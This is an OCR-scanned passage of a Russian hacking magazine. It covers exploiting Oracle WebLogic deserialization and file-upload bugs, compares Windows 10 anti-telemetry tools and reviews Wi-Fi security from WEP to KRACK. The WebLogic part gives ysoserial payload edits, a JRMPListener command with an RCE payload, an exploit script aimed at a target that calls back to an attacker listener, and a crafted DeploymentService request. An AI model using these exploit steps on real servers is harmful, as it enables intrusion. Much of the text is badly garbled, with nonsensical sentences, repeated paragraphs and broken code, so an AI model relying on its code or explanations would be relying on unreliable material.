Затем указываем связку логин-пароль для админа, режим работы домена — «разработка» или production. А также можно дополнительно настроить порты и сетевые устройства, на которых будет висеть сервер. Для этого отмечай галкой Administration Server в разделе Advanced Configuration.



Дополнительные настройки при создании домена WebLogic


После этого жмем на кнопку Create, откидываемся на спинку кресла и ждем создания нового домена. Это быстро, так что далеко откинуться не успевай.

Прогресс создания нового домена в WebLogic

Теперь жмем на Next и попадаем на последнее окно, где можно отметить галочкой пункт Start Admin Server для немедленного запуска того, что мы наконфигурировали. Жмем на Finish. Если галочкой ты не воспользовался, то запустить сервер можно также через командную строку. Для этого заходим в домашнюю директорию WebLogic и выполняем

```
user_projects\domains\base_domain\startWebLogic.cmd
```

Разумеется, пять актуально, если ты не менял дефолтные настройки при создании домена.



Готовый стенд WebLogic

Те, кто не любит сложности, могут использовать Docker и готовый образ с Vul-Hub. Готовый стенд поднимается одной командой:

```
docker run -p7001:7001 --name weblogic --rm vulhub/weblogic:12.2.1.3
```

Это версия 12.2.1.3, а если нужна 10.3.6.0, то выполняй

```
docker run -p7001:7001 --name weblogic --rm vulhub/weblogic
```

Продолжение статьи →

ДЫРЯВАЯ ЛОГИКА

ЭКСПЛУАТИРУЯ НОВЫЕ УЯЗВИМОСТИ В ATLASSIAN WEBSUDO

ЗАГРУЗКА ПРОИЗВОЛЬНЫХ ФАЙЛОВ НА СЕРВЕР (CVE-2018-3993, CVE-2018-3994)

Эксплуатируем уязвимость в компоненте **web Services Test Client**

Ссылка на статью на ресурсе hackerone. Перейдем на него, посмотрим описание уязвимости.

Однако что стоит понимать, запись в доступности. Мы сосредоточим свое внимание на возможности — добавить проверку на авторизацию сервера и разрешить выполнение данного ресурса. И если сервер работает с разным версиями ПО, то получить и через ресурс, просто перейдем на test_rest_client/ru.

```
web-testapp:
mvpl.jar.unz/com/atlassian/webservices/test/web/Processor.java
protected void doPost(HttpServletRequest pRequest, HttpServletResponse pResponse)
    {
        if (!Boolean.valueOf(i.isAuthenticated()) {
            this.response.setStatus(401);
            return;
        }
        String defaultType = this.request.getParameter("default");
        if (defaultType != null) {
            defaultType = "";
        }
        this.request.setAttribute("default", defaultType);
        return new Forward("setting");
    }
```


Отсылка на скачивание файлов Web Services Test Client для чтения/записи

```
web-testapp:
mvpl.jar.unz/com/atlassian/webservices/test/setting/TestClient-
Setting.properties
# Generated by org.apache.jasper.compiler.Node$JspCommentNode
[String] s1=hbm = getSessionFactory();
[String] s2=hbm = getSessionFactory();
[com.atlassian.webservices.test.persistent.ru.TestType.DM] [
    this.lowerOrCharacgode = false;
    this.lowerOrCharacgode = false;
    this.lowerOrCharacgode = false;
    setNotIfLowerOrGreater(int);
} else {
    persistenceOrigin(int);
    setID();
}
if (!this.lowerOrCharacgode) {
    String[] newFields = getNewFields();
    modifiedCollFields, newFields);
```

Обращаем ещё в начале списка файл — это настройка чтения/записи, которая будет доступна на web. Отличие подобных сказ. она расположена теперь по пути на сервер. Для запуска: **/rest/test/1.0/test/setting/test-client-base.domain/server/sAdmin/ru.jar_internal/com.oracle.webservices.ws.test/client.app.ear/ru.jar/WEB-INF/classes/testapp/dev.jar**

Если можно воспользоваться **CSV** или использовать специальные данные запросами, чтобы получить поиск на логику работы приложения.

Для этого нужно воспользоваться **Burp Suite** и перехватить запросы, чтобы получить клиента, прежде всего посмотреть, что происходит. Для этого нужно выполнить ресурс. Если вы выполняете на уровне сервера, которые дают к нам, то нужно перехватить из сервера дыряпуром и скачать.



Отсылка на скачивание файлов Burp Suite

Помимо работы дыряпуром, переходим к разделу Security. Тут нам есть возможность загрузить файлы клиенты хранения (keystore).

Загрузка keystore

Жмем на кнопку **Add**, выбираем любой файл и размер **Submit**.

Добавление keystore

При загрузке файла запрос уходит на **/ws_util/resources/settings/keystore/add?_dc=1530231455218**. Где параметры **keystore** уже не нужно, но мы не отправим POST запросы. Полные обработки файла есть **multipart/form-data**, а параметрами есть **KeyStoreType**.

```
web-testapp:
mvpl.jar.unz/com/oracle/webservices/test/ws/ws/SettingRe-
sourceImpl.class
GET: /keystore/
POST: /add
GET: /keystore/{keystoreUrl}, {applicationUrl}
@Consumes("multipart/form-data")
public Response editKeyStore(@FormDataMultiPartDisposition glassfish.
jersey.media.multipart.FormDataPart formParts) {
    String serverHostPort = ((ws.rest.ServerRest)this.ws.
    getServerRest();
    KeyStoreOpenStorage, String> formParts = RSFormUtil.
    getInstance().convertFormDataMultiPart(formParts, (long, Text)
    Text).getKeyStorePath(), currentTenancies);
```

Это работа сохранения на сервер keystore

```
web-testapp:
mvpl.jar.unz/com/oracle/webservices/test/ws/ws/utl/config.jar
/com/oracle/ws/rest/Config getKeyStoreValue() {
    return getConfigDir() + File.separator + "keystore";
}
```

А в качестве пути используется текущая для в формате значения Linux.

```
web-testapp:
mvpl.jar.unz/com/oracle/webservices/test/ws/ws/utl/RSUtils.
class
public static KeyStoreOpenStorage, String> convertFormDataMultiPart
FormDataMultiPart formParts, Boolean isKeyStoreToTenant, String
String fileNamePrefix) {
    ...
    KeyStoreOpenStorage, String> keyStoreOpenStorage1;
    ...
    Map<String, List<FormDataBodyPart>> formMap = formPa
    rts.getFields();
    boolean[] aArray = new boolean[2];
    ...
    if (fileNamePrefix == null) {
        fileNamePrefix = "";
    }
    ...
    String fileName = new File(fileNamePath, fileNamePrefix
    + "-" + atomicNum).getAbsolutePath();
    bufWp.addBlocks(bs, fileName);
    ...
    if (isKeyStoreToTenant) {
        saveKeyStoreToTenant(fileName, (InputStreamSupplier)
        inputStreamSupplier1);
    }
```

Получаем пары файлов после загрузки будут доступны по адресу

```
http://localhost:8080/ws_util/resources/config/keystore/1540493552720_1
ext.txt
```

Отсылка на скачивание файлов

Обзорно внимание на метод **getFormData** или сохраняет с параметром **timestamp**, которой мы передаем в запросе. Чтобы узнать точный метод нужно перейти по пути **/rest/test/1.0/test/setting/test-client-base.domain/server/sAdmin/ru.jar** и поиск по **getFormData**, что мы нашли.

Поиск метода getFormData

Теперь дело за малым. Просто загружаем в качестве ключевого хранилища файлы Tomcat нагрузки.

```
%@ page import="java.util.*,java.io.*,java.net.*"%
<%
class myHash"%>
<%class myHash"%>
<%class myHash"%>
<%
```

ДЫРЯВАЯ ЛОГИКА

ЭКСПЛУАТИРУЕМ НОВЫЕ УЯЗВИМОСТИ В ORACLE WEBLOGIC

БАГИ ДЕСЕРИАЛИЗАЦИИ (CVE-2018-2628, CVE-2018-3191, CVE-2018-3252)

В ряде релизов 2015 года исследователи из Foxglove Security обнаружили уязвимость, которая получила идентификатор CVE-2015-4852. Благодаря ей мы больше узнали об атаках десериализации в Java и об использовании библиотеки кодов из Apache Commons Collections для эксплуатации. Но при этом сервисы как Jenkins, OpenNMS, WebLogic, JBoss, WebSphere. Разработчики из Oracle приняли некоторые решения заплатить эту уязвимость, добавив полностью сломанные классы в блек-лист.

```
public abstract class ClassFilter {
  static final String BLACK_LIST_PROPERTY = "weblogic.rmi.blacklist";
  static final String DISABLE_DEFAULT_BLACKLIST_PROPERTY = "weblogic.
rmi.disableDefaultBlacklist";
  static final String[] DEFAULT_BLACK_LIST_PROPERTY = "weblogic.rmi.
disableDefaultList";
  private static final String DEFAULT_BLACK_LIST = "org.apache.
commons.collections.functors.*
  "xsom.xsp.impl.ParseContextImpl.xslts.trax.*
```

Как то понимаешь, это не лучшее решение, и очень скоро был найден обход и на горизонте появился новый баг — CVE-2016-0638. Исследователи обнаружили, что для вызова readObjectOfClass() можно **weblogic.jms.common.StringImpl** и сделать на этом новом выполнение десериализации и не попадать в черный список. Получилось с ним же и обойти.

Этот очень оказывался недостаточно, на проблему обратили внимание большие корпоративные клиенты, и Oracle пришлось выпустить еще один релиз, вновь полностью наряжив ограничения CVE-2016-3510.

Здесь черный список уже расширился, в нем появился **weblogic.corba.utils.MarshalledObject**. В которой раз с новым патчем черный список обновился. Теперь в нем **weblogic.jms.frame.*** Но, к сожалению, и сам уже нашли способ обхода CVE-2017-3248. Тут использовался протокол JRMP. Linux Remote Message Protocol. Он работает в рамках которого возможно обмениваться сообщениями даже объектами. Этот протокол — часть системы удаленного вызова процедур, аналогичный RMI, но в отличие от него, работает по TCP/IP.

Эксплоит вызывает **RemoteObjectInvocationHandler**, который использует **getLeaseTime()** чтобы создать соединение по TCP со своей RMI. Так как обмен данными происходит по протоколу JRMP, клиент десериализует все данные, которые приходят клиентам. Но при этом не проверяется на можем шаливание выполнение кода. Несомненно, в сервере версии патчи безуязвимы.

И вот мы вплотную подобрались к нашей уязвимости CVE-2018-2628. Последнее на данный момент обходит все предыдущие баги. Для этого эта лежит в файле **com.oracle.weblogic.jms.jar**. В нем находится черный наш InbountMsgBlacklist.

```
weblogic/jms/InboundMsgBlacklist.class
0010: ldc#1 class InboundMsgBlacklist
0013: ldc#2 [
...
0125:     protected Class[]-> resolveProxyClass(String[] interfaces)
126:         throws Deception, ClassNotFoundException
128:     {
129:         for (String intf : interfaces) {
131:             if (intf.equals("java.rmi.registry.Registry")) {
132:                 throw new InvalidObjectException("Unauthorized proxy
deserialization");
...
140:         }
141:         return super.resolveProxyClass(interfaces);
142:     }
```

Класс **resolveProxyClass** проверяет название интерфейса. Если мы пытаемся вызвать **java.rmi.registry.Registry**, то система выкидывает ошибку. Это как, конечно, хорошо, только вот существует **java.rmi.activation.Activator**, который сломает антиманку здравственные обходы. Это значит что с помощью него также можно установить соединение с эталонным сервером, минуя **Registry**-**Activator**.

Для этих целей и эксплуатируем всевозможные вещи атак с применением десериализации объекта Java есть утилита ysoserial. Последний скан гипотерзиний бинд ты всегда можешь скачать с релиза, но нам нужно взять существующий пейлоад JRMPClient и изменить его с соответствии с нашими реалиями. Поэтому покидаем его ивент и клиент git.

```
git clone https://github.com/frohoff/ysoserial
cd ysoserial/
```

Нам нужен файл **/src/main/java/ysoserial/payloads/JRMPClient.java**. Копируем его под именем JRMPClient2 и переименовываем используемый интерфейс на **Registry**-**Activator**.

```
/src/main/java/ysoserial/payloads/JRMPClient2.java
5: import java.rmi.activation.Activator;
...
54: public class JRMPClient2 extends PayloadBuilder implements Object
Payload<Object>, Serializable {
...
56:     public Activator getObject() throws String command 1 throws
Exception {
...
71:         Activator proxy = (Activator) Proxy.newProxyInstance(
JRMPClient.class.getClassLoader(), new Class[] {
72:             Activator.class
73:             };, obj);
74:         return proxy;
75:     }
...
81:     Thread.currentThread().setContextClassLoader(JRMPClient2.
class.getClassLoader());
```

Теперь нам нужно скомпилировать цитату.


```
mvn clean package
```

Если не хочешь возиться со всем этим, то можно скачать готовый jar из репозитории Maven!

WebLogic использует протокольный протокол T3 для реализации слишкомфиковый RMI. Подключение к серверу обходится через него — отдельно настраивать, это часть механизма плюсы в weblogic. А процесс эксплуатации такой:

1. Запускаем сервер JRMP, который будет доставлять полезную нагрузку на сервер:

```
java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.
JRMPListener 1099 CommonCollections6 "touch /tmp/vsplit"
python 4433.py 192.168.99.100 7001 ysoserial/target/ysoserial-0.0.6-
SNAPSHOT-all.jar 192.168.99.1 1099 JRMPClient2
```



Разработчики были проинформированы и выпустили фикс, но окончательно запатить эту проблему у них вновь не вышло. Черный список снова вырос в размерах.

```
private static final String[] DEFAULT_BLACKLIST_PACKAGES = {
"org.apache.commons.collections.functors", "com.sun.org.apache.xalan.
internal.xsltc.trax",
"javassist", "java.rmi.activation", "sun.rmi.server" };
private static final String[] DEFAULT_BLACKLIST_CLASSES = {
"org.codehaus.groovy.runtime.ConvertedClosure",
"org.codehaus.groovy.runtime.ConversionHandler", "org.codehaus.
groovy.runtime.MethodClosure",
"org.springframework.transaction.support.AbstractPlatformTransact
ionManager",
"java.rmi.server.UnicastRemoteObject", "java.rmi.server.Remote
ObjectInvocationHandler" };
```

Его полномочия теперь java.rmi.activation. sun.rmi.server и classes java.rmi.server.UnicastRemoteObject java.rmi.server.RemoteObjectInvocationHandler. но они не быстрелкнул нашелись заменив в виде java.rmi.server.RemoteObject. Этот обход CVE-2018-3245 обнаружил Чжан Чжан Zhang из 360 EGG Goldsafe Team. Он заполнил новый пейлоад для ysoserial

```
/ysoserial/payloads/ysoserial/payloads/JRMPClient.
class.getClassLoader());
0:  ldc#1 ysoserial.payloads.
...
02:
03: import com.sun.jndi.rmi.registry.ReferenceWrapper_Stub;
04: import sun.rmi.server.UnicastRef;
05: import sun.rmi.transport.LiveRef;
06: import sun.rmi.transport.tcp.TCPEndpoint;
07: import ysoserial.payloads.annotation.Authors;
08: import ysoserial.payloads.annotation.PayloadTest;
09: import ysoserial.payloads.util.JRMPClient$Handler;
10:
11: import java.lang.reflect.Proxy;
12: import java.rmi.registry.Registry;
13: import java.rmi.server.ObjID;
14: import java.rmi.server.RemoteObjectInvocationHandler;
15: import java.util.Random;
...
0:  @SuppressWarnings ({
1:  "rawtypes"
2:  })
3:  @PayloadTest( harness = "ysoserial.payloads.JRMPReverseCon
ectOnTest")
27: @Authors({ Authors.MATCHEUR })
23: public class JRMPClient_20180718_bypass01 extends PayloadRunner
implements
24: ObjectPayload<ReferenceWrapper_Stub> {
25:     public ReferenceWrapper_Stub getObject ( final String command
) throws Exception {
...
62:         ReferenceWrapper_Stub stub = new ReferenceWrapper_Stub(
ref);
63:         return stub;
...
64:     public static void main ( final String[] args ) throws Except
ion {
67:         Thread.currentThread().setContextClassLoader(JRMPCl
ient_20180718_bypass01.class.getClassLoader());
68:         PayloadRunner.run(JRMPClient_20180718_bypass01.class,
args);
```

Использовать можно аналогично предыдущему.

ДЕСЕРИАЛИЗАЦИЯ ЧЕРЕЗ ПОСТ (CVE-2018-3252)

Вот мы и подобрались к последней уязвимости. Она тоже про десериализацию, но на этот раз через запрос по HTTP. Черный список снова вырос как дерево. Он выкидывает при попытке отправки POST на /bea_wls_deployment_internal/DeploymentService

```
weblogic/deploy/service/internal/transport/http/DeploymentService-
Servlet.java
2:  private final void internalDoPost(HttpServletRequest req,
HttpServletResponse res, AuthenticatedSubject user)
24: throws IOException
...
26:     String requestType = mimeDecode(req.getHeader("wl_req
uest_type"));
...
31:     try {
32:         if (requestType.equals("data_transfer_request")) {
33:             handleDataTransferRequest(req, res, user);
34:             return;
35:         }
```

Тип запроса передается в заголовке **wl_request_type**. Если он равен **data_transfer_request**, то запрос обрабатывается с помощью **handleDataTransferRequest**

```
weblogic/deploy/service/internal/transport/http/DeploymentService-
Servlet.java
1:  private void handleDataTransferRequest(HttpServletRequest req,
HttpServletResponse res, AuthenticatedSubject user)
17: throws IOException
...
19:     if (isDebugEnabled()) debug("Received DataTransferRequ
est ");
20:     String peerVersion = readConstructPeerVersion(req);
21:     if (isDebugEnabled()) debug("Peer Version : " + peerVersion
);
1003:   String regLstStrings = req.getHeader("deployment_request_lif
e");
1004:   long requestId = regLstStrings != null ? Long.parseLong(
regLstStrings) : -1L;
1005:   String srcServer = mimeDecode(req.getHeader("serverName"));
1006:   ObjectInputStream in = null;
1007:   try {
1008:       in = new DeploymentObjectInputStream(req.getInputStream()
, peerVersion);
1009:       DataTransferRequest request = (DataTransferRequest)in.
readObject();
```

Тело запроса передается в виде сериализуемого класса **DeploymentObjectInputStream**. А запрос в **readObject()** происходит его десериализация. Функция определяет, какому типу относится отправленный объект.

```
weblogic/rjvm/InboundMsgAbbrev.class
24: private Object readObjectMsgAbbrevInputStream in)
25: throws IOException, ClassNotFoundException
...
31:     int typecode = in.read();
32:     switch (typecode)
33:     {
34:     case 1:
35:         return in.readUTF();
51:     case 81:
52:         return new ServerChannelInputStream(in, null);->deserialize();
53:     default:
54:         throw new StreamCorruptException("Unknown typecode: " +
typecode + " ");
55:     }
```

Очень похожее поведение наблюдается при указании в качестве типа запроса deployment_svc_msg

```
weblogic/deploy/service/internal/transport/http/DeploymentService-
Servlet.java
249:    if (requestType.equals("deployment_svc_msg")) {
250:        handleDeploymentServiceMessage(req, res, user);
251:        return; }
952:    private void handleDeploymentServiceMessage(HttpServletRequest
req, HttpServletResponse res, AuthenticatedSubject user)
953: throws IOException
...
979:     in = new DeploymentObjectInputStream(req.getInputStream(),
peerVersion);
980:     DeploymentServiceMessage message = (DeploymentServi
ceMessage)in.readObject();
```

Уязвимость возможно проксилотировать, только если ты авторизованный пользователь и вводишь пароль первого пользователя. Тогда запрос проноубрестает следующий вид:

```
POST /bea_wls_deployment_internal/DeploymentService HTTP/1.1
Host: localhost:7001
wl_request_type: data_transfer_request
username: weblogic
password: r0ot0ot1
deployment_request_id: 10001
Connection: close
<rce-payload>
```

PoC ещё не готовый и габлочке, поэтому я тебе есть возможность написать его самому. Воспользуй исходниками — и вперед.

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)

ВЫВОДЫ

Сегодня мы научились использовать код в WebLogic различными способами. Раньше, как можно эксплуатировать уязвимости типа десериализации объектов. Попробовали работать с утилитой ysoserial, делать пейлоады для нее и использовать их в бою.

Чтобы защитить свою инстрой этих такого типа, проверяй новости исходников прямо. Отправляя всегда использовать последнюю версию дистрибутива java. Разрешай только Java-сервлеты с каким-нибудь сервером приложений с самым безопасным своего продукта. Например, поменять встроенная фильтрацию на сервлет. Отключи всевозможные ненужные сервисы. Ограничивай доступ к ресурсам.

Своевременно устанавливай сенсаторы-патчи, выпускаемые Oracle. Помимо этого, желательно подключить фильтрацию фильтрацию протокола T3, что бы к нему был доступ только у доверенных.

Сергей Ветлугин
Редактор
Sergey.Vetlugin@gmail.com

ПРЯТКИ С WINDOWS 10

ТЕСТИРУЕМ ПРОГРАММЫ ДЛЯ ОТКЛЮЧЕНИЯ СЛЕЖКИ И ПОВЫШЕНИЯ ПРИВАТНОСТИ

С выхода Windows 10 прошло уже три с лишним года, в ребятах слежка пользовательских данных на сервере Microsoft по-прежнему. Вот что, для чего, для кого? Ответы принципиально сбросим настроек приватности и переразлитом обновлений случае обновления. В этой статье мы сравним несколько утилит для управления «телеметрией» компонентами ОС и посмотрим, как они отключают слежку в последнем «Стоках» Windows 10.

Microsoft никогда не скрывает что собирает сведения о пользователях, просто разные ограничивалась витиеватыми формами (с) отправка «некоторых сведений о целях решения проблем» и «для лучшего опыта». После встроенных настроек по слежке данных и опыта другого в «Параметры» Windows 10 и «Центр обновления» Windows 10 остается, а так же данные обмена «Кортана», куда передается чей-нибудь голосовой и в ответ сообщается «телефонным» компонентам ОС и пользователь, а также в «Общие сведения о целях решения проблем» Windows 10 (версия 1703 и выше).

Microsoft никогда не скрывает что собирает сведения о пользователях, просто разные ограничивалась витиеватыми формами (с) отправка «некоторых сведений о целях решения проблем» и «для лучшего опыта». Кроме встроенных настроек по слежке данных и опыта другого в «Параметры» Windows 10 и «Центр обновления» Windows 10 остается, а так же данные обмена «Кортана», куда передается чей-нибудь голосовой и в ответ сообщается «телефонным» компонентам ОС и пользователь, а также в «Общие сведения о целях решения проблем» Windows 10 (версия 1703 и выше).

Поэтому, с появлением новых версий и обновлений, что если все отключено, то в «Параметры» Windows 10 (версия 1703 и выше) в «Конфиденциальность» в «Общие сведения о целях решения проблем» на обратно дом в дебютанты.

МЕТОДИКА ТЕСТИРОВАНИЯ


Все тесты проводились параллельно на одном и том же чистом «Стоках» Windows 10 (версия 1703 build 15063.0) с «Параметрами» по умолчанию. Для каждого тестируемого «Стоках» была развернута виртуальная машина в Oracle VirtualBox. Тестировка и отличий слежки проводится сначала работы в 1709, а затем в 1803, с «Параметрами» по умолчанию. Для каждого «Стоках» Windows 10 (версия 1703 build 15063.0) в Oracle VirtualBox, 1Гб/ядро, 3 Гб и Radeon 2-2 Гб.

Все вновь тестируемые программы выполнялись в «Стоках» Windows 10 (версия 1703 build 15063.0) в Oracle VirtualBox, 1Гб/ядро, 3 Гб и Radeon 2-2 Гб. Все вновь тестируемые программы выполнялись в «Стоках» Windows 10 (версия 1703 build 15063.0) в Oracle VirtualBox, 1Гб/ядро, 3 Гб и Radeon 2-2 Гб. Все вновь тестируемые программы выполнялись в «Стоках» Windows 10 (версия 1703 build 15063.0) в Oracle VirtualBox, 1Гб/ядро, 3 Гб и Radeon 2-2 Гб.

ПРОВЕРКА НАСТРОЕК ПРИВАТНОСТИ

Если оставить настройки по умолчанию, то после запуска ОС сразу начнет передавать пользовательские данные на сервер Microsoft.

Теперь отключим все, что отключается на экране приватности. Результат нулевый.



Сразу для поиск персональных или фоновых в запрещающих полностью настройки данных слежа отрицается в обычная «настройка» Microsoft Accounts. Отключим все, что отключается в «Параметрах» Microsoft Accounts. Результат нулевый. Теперь отключим все, что отключается в «Параметрах» Microsoft Accounts. Сохраняется с меню не поступление сервер на связь, передает что нет ответа сервера. Теперь отключим все, что отключается в «Параметрах» в «Общие», что поиск все принадлежит Microsoft или не передается сетью.

СРАВН�ение ПРОГРАММ

Для сравнения выбраны следующие «антиконгломераты» программы: O&O Shutup10 (1.6 Windows 10, Sysoy (1.1.0), DoNotSpy10 (1.43), O&O Shutup10 (1.6 Windows 10, Disable Win Tracking 3.2 и WPD 1.2 Ф). У всех или при сравнении цель — не для Microsoft, а просто, чтобы меньше было данных отправлялось. Поэтому рекомендации не отдельно, а в виде «Что отключить?» и «Что не отключить?». Для каждой программы отдельно. Для каждой программы отдельно. Для каждой программы отдельно. Что отключить? Что не отключить? Что отключить? Что не отключить? Что отключить? Что не отключить?

ПРЯТКИ С WINDOWS 10

ПОЛНЫЙ ОБЗОР ОПЦИЙ ОПЕРАЦИОННОЙ СИСТЕМЫ, СЛЕЖКИ И ПОВЫШЕНИЯ ПРИВАТНОСТИ

ОБО Windows10 1.6.1300

https://www.sordum.org/9480/windows10-7/

Это программа, имеющая разработчиков ОБО Software может удобно отключить большинство функций слежки в Windows 10 и предотвратить их автоматическое или же вручную с сервера. Чтобы сделать это, вам нужно лишь нажать и запустить предоставленный exe. Она позволяет прекратить, что важно, сбор данных, отправляемых в Microsoft, блокировать доступ к серверам Microsoft, отключить Cortana, отключить Windows Defender, отключить обновления и многое другое.

В нем представлены основные и наиболее важные параметры, и в нем нет ничего лишнего (ИМО). Сначала кажется, что это меню что-то сломает, но на самом деле оно ничего не сломает, а только отключит слежку.

Среди опций стоит также отметить, например, в сборке TOR программа сообщает, что начиная с 1803 — уже ОС Добавление при пуске в Windows 10 Creators Update, которая, по-видимому, отключает «Планировщик задач» и «Центр обновления» для Windows.

Скачать

Еще одно небольшое наблюдение (что хорошо, на первом,может внутри меня ненадежно): после предварительно программа сообщает: перезагрузка, чтобы изменения вступили в силу, но, по крайней мере, в моем случае, в Win10 (Pro Version) ничего подобного не произошло.

Слежку после следующего запуска ОС и до запуска Windows TOR'ом можно отключить вручную. Есть пункты «Выкл» «Выкл» «Выкл»

3

Лев Гаранович

СМОТРИМ, ЧТО НОВОГО В СЛЕДУЮЩЕМ СТАНДАРТЕ БЕЗОПАСНОСТИ WPA3 И ИЗУЧАЕМ ПРОШЛЫЕ

В прошлом году была найдена критическая уязвимость в WPA2 — протоколе безопасности, который используют примерно каждая первая точка доступа Wi-Fi. Взволновало это немногих — в ход ушёл 3-й этап статьи в рассылке о новом протоколе WPA3, где атака KRACK больше не срабатает, а заодно посмотрим и на другие существующие стандарты.

WPA PA3, WPA_DPA, WPA TPM

Каждый год говорить о том, что протокол в WPA3, нам придётся вкратце пройтись по предыдущим протоколам, начиная с WEP. Ты, возможно, спросишь, зачем нужно это? Основная причина, с папки-копии. Но все существующие протоколы безопасности Wi-Fi (а их уже четыре) — это в той или иной степени наследники предыдущих версий протокола WEP. Для чего? Для того, чтобы, как и в случае с DNS, использовать, и использовать и его существование не помешает.

WEP

Безопасность WEP обеспечивается, считай, тем же методом, что и защита в проводном сетях. Это и стало поводом в крахе его пути. Если бы сообщение передавалось по кабелю, трафик Ethernet не фиксировался бы, то ему пришлось бы прокинуть в квартиру или офис жертвы и запасть под стол. В случае с Wi-Fi нужно всё лишь находиться в зоне приема сигнала.

Ты спросишь, как же шифрования? — и будешь прав. Для шифрования трафика WEP используется клюевой поток, который получается из смешения ни пароля и вектора инициализации.

Вектор инициализации в WEP — это постоянно меняющаяся 24-битное число. Может показаться на первый взгляд, что это вы постоянного параметра, но чем чаще такого пароль будет становится невозможно.

Так диалог и разработчики WEP не учли, что вектор инициализации в совокупности с ключом в состоянии перемешивать пакеты оказали аналогичной нетой WEP. С ростом вычислительных мощностей персональных компьютеров длина вектора инициализации стала недостаточной. Вектор инициализации стал доходить то можно получить также для которых вектор инициализации будет одинаковым.

Таким образом, независимо от сложности ключа раскрыть любой пароль стало возможно после статистического анализа достаточного количества перехваченных пакетов (несколько десятков тысяч, что довольно мало для активно использующего сети). Постепенно время взлома WEP свелось к минутам.

WPA

Для решения проблемы дальнейшего Wi-Fi предложили надстройку над WEP, которая позволила устранить уязвимость без замены оборудования. Первой новой была схема ключей TKIP, если менять ключ для каждого пакета, то сколько ходов для атаки?

Были собраны все существовавшие на тот момент разработки, которые относились к стандарту IEEE 802.11, и на их базе разработали стандарт WPA. Для его расчета использовали TKIP. Он значительно усилил WEP (с помощью двухуровневой системы вектора инициализации).

Идея работы алгоритма очень проста. Для каждого нового фрейма расчет значение инициалов вектора инициализации (как и ранее в стандарте WEP), но после прохождения всем алгоритмов увеличивается значение старшего вектора инициализации и генерируется новый ключ. При смене ключа была статистика для взлома просто не успевает набраться.

Схема формирования клюевого потока для протокола WPA

Другим новшеством в WPA стала технология MIC, которая позволяет бесшумно изменять сообщения, упрощенно получить доступ к Wi-Fi при условии знания клюевого ключа с маршрутизатора. Она же и стала первой эксплуатируемой уязвимостью. Для чего была значительно снижена стойкость аутентификации TKIP.

Для борьбого запатывания критических уязвимостей WEP было введено правило, по которому точка доступа обязана блокировать все подключения на 60 секунд, если получила от клиента ошибка подбора ключа. Благодаря этой защите стала возможна атака Michael. Передача исключенных пакетов приводила к отключению сети. Более в отличие от атаки на ключ WEP, для атаки Michael нужно даже (даже) пакеты для гарантированного выведения сети из строя хотя бы на минуту.

Справедливости ради надо отметить, что после обнаружения этих уязвимостей производит к выходу WPA были выпущены Дополнения к стандарту WPA, и перешагнуть данный барьер невозможно. А аналогичные выбора между стойкостью и доступностью сети. Поэтому назвать критической уязвимостью протокол не получится.

В 2006 году на надежности WPA окончательно поставили крест уязвимости, которые позволяют манипулировать сетью. Эти атаки основаны на знании некоторых данных в защищенном фреймами, например запросе ARP или фреймах для обновления QoS. Эксплоит позволяет читать данные передаваемые от точки доступа клиентской машине, а также передавать подделанную информацию на клиентских машин. Для реализации этой атаки необходимо, чтобы в сети использовался QoS.

WPA2

К 2006 году WPA был уже реализован во многих беспроводных устройствах, и серьезной панаи атаки его представленные не вызвал. Кардинальным шагом WPA2 от предшественника стала индивидуальное шифрование данных каждого пользователя. В довесок он использовал более надежный алгоритм шифрования AES.

Другое время основанным методами взлома маршрутизаторов, работающих WPA2 стали PIN-атаки. Когда при подключении через WPS клиент передает пользователю и подбор ключа методом подбора «грубой силой». Обосновать эту схему сделали в WPA2 и эффективно достаточно длинного пароля. Поэтому до недавнего времени WPA2 считался надежным и всех устраивал.

В октябре 2017 года был опубликован очередной взлом WPA2 — способа взлома сетей Wi-Fi, использующих WPA2 (см. врезку). С этого момента выступы стали считать протокол WPA2 ненадежным. Хотя технические эксперты были и раньше.

KRACK

В октябре 2017 года была опубликована уязвимость в WPA2. И вот тут шумя стали гораздо больше. Новый метод взлома назвали атакой с перехватом ключа. Эта атака использовала брешь, или ошибку в стандарте KRACK. Когда злоумышленник получал доступ сетевой Wi-Fi, в зависимости от конфигурации сети злоумышленник мог расшифровать зашифрованный трафик.

Реализовать атаку можно, воздействуя на четырехстороннее рукопожатие протокола WPA2. Для этого злоумышленник проходит, когда клиент подключается к защищенной сети, — он подтверждает, что клиент и точка доступа имеют одинаковые ключи. Для атаки злоумышленнику нужно знать имя сети и ключ шифрования для всего будущего трафика между клиентом и сетью.

Не будем останавливаться на великом множестве ключей, которые работают с четырехсторонним рукопожатием. Для понимания процесса нам хватит и одного. Первым и вторым рукопожатием маршрутизатор и клиент обменивались ключами для последующего шифрования. Атаки и Вторым и Третьим пожмешь выполнял свою роль. После получения третьего пакета рукопожатия клиент и маршрутизатор начинают шифрование трафика между собой. Четвертым рукопожатием клиент отправляет маршрутизатору информацию о том, что ключи установлены и можно начинать обмен данными.

Атака реализована следующим образом. Первоначально злоумышленнику необходимо перехватить третьего рукопожатия. Этот пакет предназначен для регистрируют клиента, но приходит к перехватчиком того же ключа и обмен данными начинается с использованием этого ключа. Счетчик пакетов беспроводных участвует в создании клюевого потока, с помощью которого шифруется пакеты, отправляемые между клиентом и маршрутизатором.

Изменение поле при обмене трафиком гарантирует формирование абсолютно разных клюевых потоков для всех последующих пакетов. Но результате атаки следующий после перехватанным ключа пакет отправляется клиентом, который передаёт на маршрутизатор. Но маршрутизатор, зашифровав первый пакет. В чем опасность? Дело в том, что это возможно: часть тех же клюевых потоков, которые использовались.

Процесс четырехстороннего рукопожатия

В 2010 году была найдена уязвимость, известная под кодовым названием hole196. Почему 196? Поэтому, взломать и получилось со 196-го раза? Нет, просто на 196-й строчке стандарта 802.11 находилась информация о том, что для всех авторизованных в сети пользователей при широковещательных запросах использовался одинаковый ключ шифрования.

